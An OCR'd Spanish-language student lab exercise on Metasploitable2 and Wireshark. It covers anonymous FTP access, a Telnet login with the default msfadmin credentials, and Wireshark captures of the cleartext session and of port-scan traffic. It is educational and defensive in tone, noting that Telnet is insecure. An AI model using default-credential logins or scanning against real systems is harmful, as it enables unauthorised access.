
Martin
Dalla Pozza


Ejercicio Metasploitable2 y Wireshark


El puerto 21 se utiliza principalmente para el ***protocolo FTP (File Transfer Protocol)***, que sirve para transferir archivos entre un cliente y un servidor a través de una red (como Internet o una red local) Aca estoy entrando con las credenciales ***anonymous*****.** Acceder al puerto 21 del servidor FTP sirve para establecer el canal de control y autentertificarse para la transferencia de archivos.


Usos legitimos:
Administracion de servidores web, tranferencias de archivos en redes internas, manteniminetos de sistemas, alojamientos de archivos publicos.


Usos no autorizados o maliciosos:
Acceso no autorizado, ataques de fuerza bruta, explotacion de vulnerabilidades, almacenamiento de contenido ilegal.











Telnet (abreviatura de *Telecommunication Network*) es un protocolo de red que permite a un usuario conectarse a otro dispositivo remoto (como un servidor, enrutador o switch) a través de una sesión de terminal.

El puerto 23 es el puerto TCP predeterminado que Telnet usa para establecer esa conexión entre el cliente y el servidor.

En las capturas se ve como entro con las credenciales ***msfadmin***

Como funciona Telnet:

El cliente Telnet inicia una conexión TCP al puerto 23 del servidor. Si el servidor tiene el servicio Telnet activo, se abre una sesión de terminal interactiva.El usuario puede ejecutar comandos remotamente, como si estuviera frente al dispositivo.


Importante:
Telnet no es seguro:


No cifra la informacion transmitida (ni usuario, ni contraseña, ni comandos)


Por eso, hoy esta obsoleto y se ha reemplazado casi completamente por SSH (Secure Shell), que usa el puerto 22 y cifra la comunicacion.


```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.3
Trying 192.168.1.3 ...
Connected to 192.168.1.3.
Escape character is '^]'.

 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __//
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|\_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Oct 27 07:17:45 EDT 2025 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```


```
metasploitable login: msfadmin
Password:
Last login: Mon Oct 27 07:17:45 EDT 2025 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```





Capturando desde eth0
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
Aplique un filtro de visualización ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
37 3.675226242 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=130 Ack=691 Win=64000 Len=0 TSval=3071470740 TSecr=1354604
38 3.850015484 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
39 3.851074909 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
40 3.851088172 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=131 Ack=692 Win=64000 Len=0 TSval=3071470916 TSecr=1354622
41 4.682708829 192.168.1.1 192.168.1.3 TELNET 68 2 bytes data
42 4.684535572 192.168.1.3 192.168.1.1 TELNET 68 2 bytes data
43 4.684548257 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=133 Ack=694 Win=64000 Len=0 TSval=3071471750 TSecr=1354705
44 4.685510140 192.168.1.3 192.168.1.1 TELNET 76 10 bytes data
45 4.685523246 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=133 Ack=704 Win=64000 Len=0 TSval=3071471751 TSecr=1354705
46 6.275163281 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
47 6.309760469 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=134 Win=5888 Len=0 TSval=1354868 TSecr=3071473340
48 6.395452723 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
49 6.396380073 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=135 Win=5888 Len=0 TSval=1354876 TSecr=3071473461
50 6.779767750 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
51 6.780767697 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=136 Win=5888 Len=0 TSval=1354915 TSecr=3071473845
52 7.070948154 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
53 7.071935517 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=137 Win=5888 Len=0 TSval=1354944 TSecr=3071474136
54 7.308285152 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
55 7.309625061 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=138 Win=5888 Len=0 TSval=1354968 TSecr=3071474373
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_67:dd:9b (08:00:27:67:dd:9b), Dst: PCSSystemtec_b9:e4:e8 (08:00:27:b9:e4
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
Transmission Control Protocol, Src Port: 52590, Dst Port: 23, Seq: 0, Len: 0
0000 08 00 27 b9 e4 e8 08 00 27 67 dd 9b 08 00 45 00
0010 00 3c 4c 47 40 00 40 06 6b 20 c0 a8 01 01 c0 a8
0020 01 03 cd 6e 00 17 d6 6e 97 53 00 00 00 00 a0 02
0030 fa f0 83 83 00 00 02 04 05 b4 04 02 08 0a b7 12
0040 de 39 00 00 00 00 01 03 03 09


Capturando desde eth0
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
Aplique un filtro de visualización ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
19 1.930506840 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=124 Ack=685 Win=64000 Len=0 TSval=3071468996 TSecr=1354430
20 2.001523823 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
21 2.003472653 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
22 2.003490398 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=125 Ack=686 Win=64000 Len=0 TSval=3071469069 TSecr=1354437
23 2.641639328 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
24 2.642833521 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
25 2.642845771 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=126 Ack=687 Win=64000 Len=0 TSval=3071469708 TSecr=1354501
26 2.937719872 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
27 2.938828754 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
28 2.938841539 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=127 Ack=688 Win=64000 Len=0 TSval=3071470004 TSecr=1354531
29 3.193821442 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
30 3.195343996 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
31 3.195356862 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=128 Ack=689 Win=64000 Len=0 TSval=3071470261 TSecr=1354556
32 3.449915431 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
33 3.450946641 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
34 3.450959063 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=129 Ack=690 Win=64000 Len=0 TSval=3071470516 TSecr=1354582
35 3.673979112 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
36 3.675211577 192.168.1.3 192.168.1.1 TELNET 67 1 byte data
37 3.675226242 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=130 Ack=691 Win=64000 Len=0 TSval=3071470740 TSecr=1354604
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_67:dd:9b (08:00:27:67:dd:9b), Dst: PCSSystemtec_b9:e4:e8 (08:00:27:b9:e4
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
Transmission Control Protocol, Src Port: 52590, Dst Port: 23, Seq: 0, Len: 0
0000 08 00 27 b9 e4 e8 08 00 27 67 dd 9b 08 00 45 00
0010 00 3c 4c 47 40 00 40 06 6b 20 c0 a8 01 01 c0 a8
0020 01 03 cd 6e 00 17 d6 6e 97 53 00 00 00 00 a0 02
0030 fa f0 83 83 00 00 02 04 05 b4 04 02 08 0a b7 12
0040 de 39 00 00 00 00 01 03 03 09


Capturando desde eth0
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
Aplique un filtro de visualización ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
52 7.070948154 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
53 7.071935517 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=137 Win=5888 Len=0 TSval=1354944 TSecr=3071474136
54 7.308285152 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
55 7.309625061 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=138 Win=5888 Len=0 TSval=1354968 TSecr=3071474373
56 7.548098644 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
57 7.548948001 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=139 Win=5888 Len=0 TSval=1354991 TSecr=3071474613
58 7.788428776 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
59 7.789724099 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=140 Win=5888 Len=0 TSval=1355016 TSecr=3071474854
60 7.972755425 192.168.1.1 192.168.1.3 TELNET 67 1 byte data
61 7.973944866 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=141 Win=5888 Len=0 TSval=1355034 TSecr=3071475038
62 8.541194301 192.168.1.1 192.168.1.3 TELNET 68 2 bytes data
63 8.542028325 192.168.1.3 192.168.1.1 TCP 66 23 → 52590 [ACK] Seq=704 Ack=143 Win=5888 Len=0 TSval=1355091 TSecr=3071475606
64 8.549170188 192.168.1.3 192.168.1.1 TELNET 68 2 bytes data
65 8.549197703 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=143 Ack=706 Win=64000 Len=0 TSval=3071475614 TSecr=1355091
66 8.550826477 192.168.1.3 192.168.1.1 TELNET 563 497 bytes data
67 8.550839767 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=143 Ack=1203 Win=64000 Len=0 TSval=3071475616 TSecr=1355092
68 8.551805722 192.168.1.3 192.168.1.1 TELNET 93 27 bytes data
69 8.551825876 192.168.1.1 192.168.1.3 TCP 66 52590 → 23 [ACK] Seq=143 Ack=1230 Win=64000 Len=0 TSval=3071475617 TSecr=1355092
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_67:dd:9b (08:00:27:67:dd:9b), Dst: PCSSystemtec_b9:e4:e8 (08:00:27:b9:e4
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
Transmission Control Protocol, Src Port: 52590, Dst Port: 23, Seq: 0, Len: 0
0000 08 00 27 b9 e4 e8 08 00 27 67 dd 9b 08 00 45 00
0010 00 3c 4c 47 40 00 40 06 6b 20 c0 a8 01 01 c0 a8
0020 01 03 cd 6e 00 17 d6 6e 97 53 00 00 00 00 a0 02
0030 fa f0 83 83 00 00 02 04 05 b4 04 02 08 0a b7 12
0040 de 39 00 00 00 00 01 03 03 09


Capturando desde eth0
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
Aplique un filtro de visualización ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
85 322.801564611 fd17:625c:f037:2:ae... ff02::1:ff00:3 ICMPv6 86 Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b
86 324.774210165 fd17:625c:f037:2:ae... ff02::1:ff00:3 ICMPv6 86 Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b
87 325.804344001 fd17:625c:f037:2:ae... ff02::1:ff00:3 ICMPv6 86 Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b
88 326.801963209 fd17:625c:f037:2:ae... ff02::1:ff00:3 ICMPv6 86 Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b
89 329.790759985 192.168.1.1 192.168.1.3 TCP 58 41237 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
90 329.791180457 192.168.1.1 192.168.1.3 TCP 58 41237 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
91 329.791524451 192.168.1.3 192.168.1.1 TCP 60 995 → 41237 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
92 329.792165969 192.168.1.3 192.168.1.1 TCP 60 8080 → 41237 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
93 329.792265911 192.168.1.1 192.168.1.3 TCP 58 41237 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
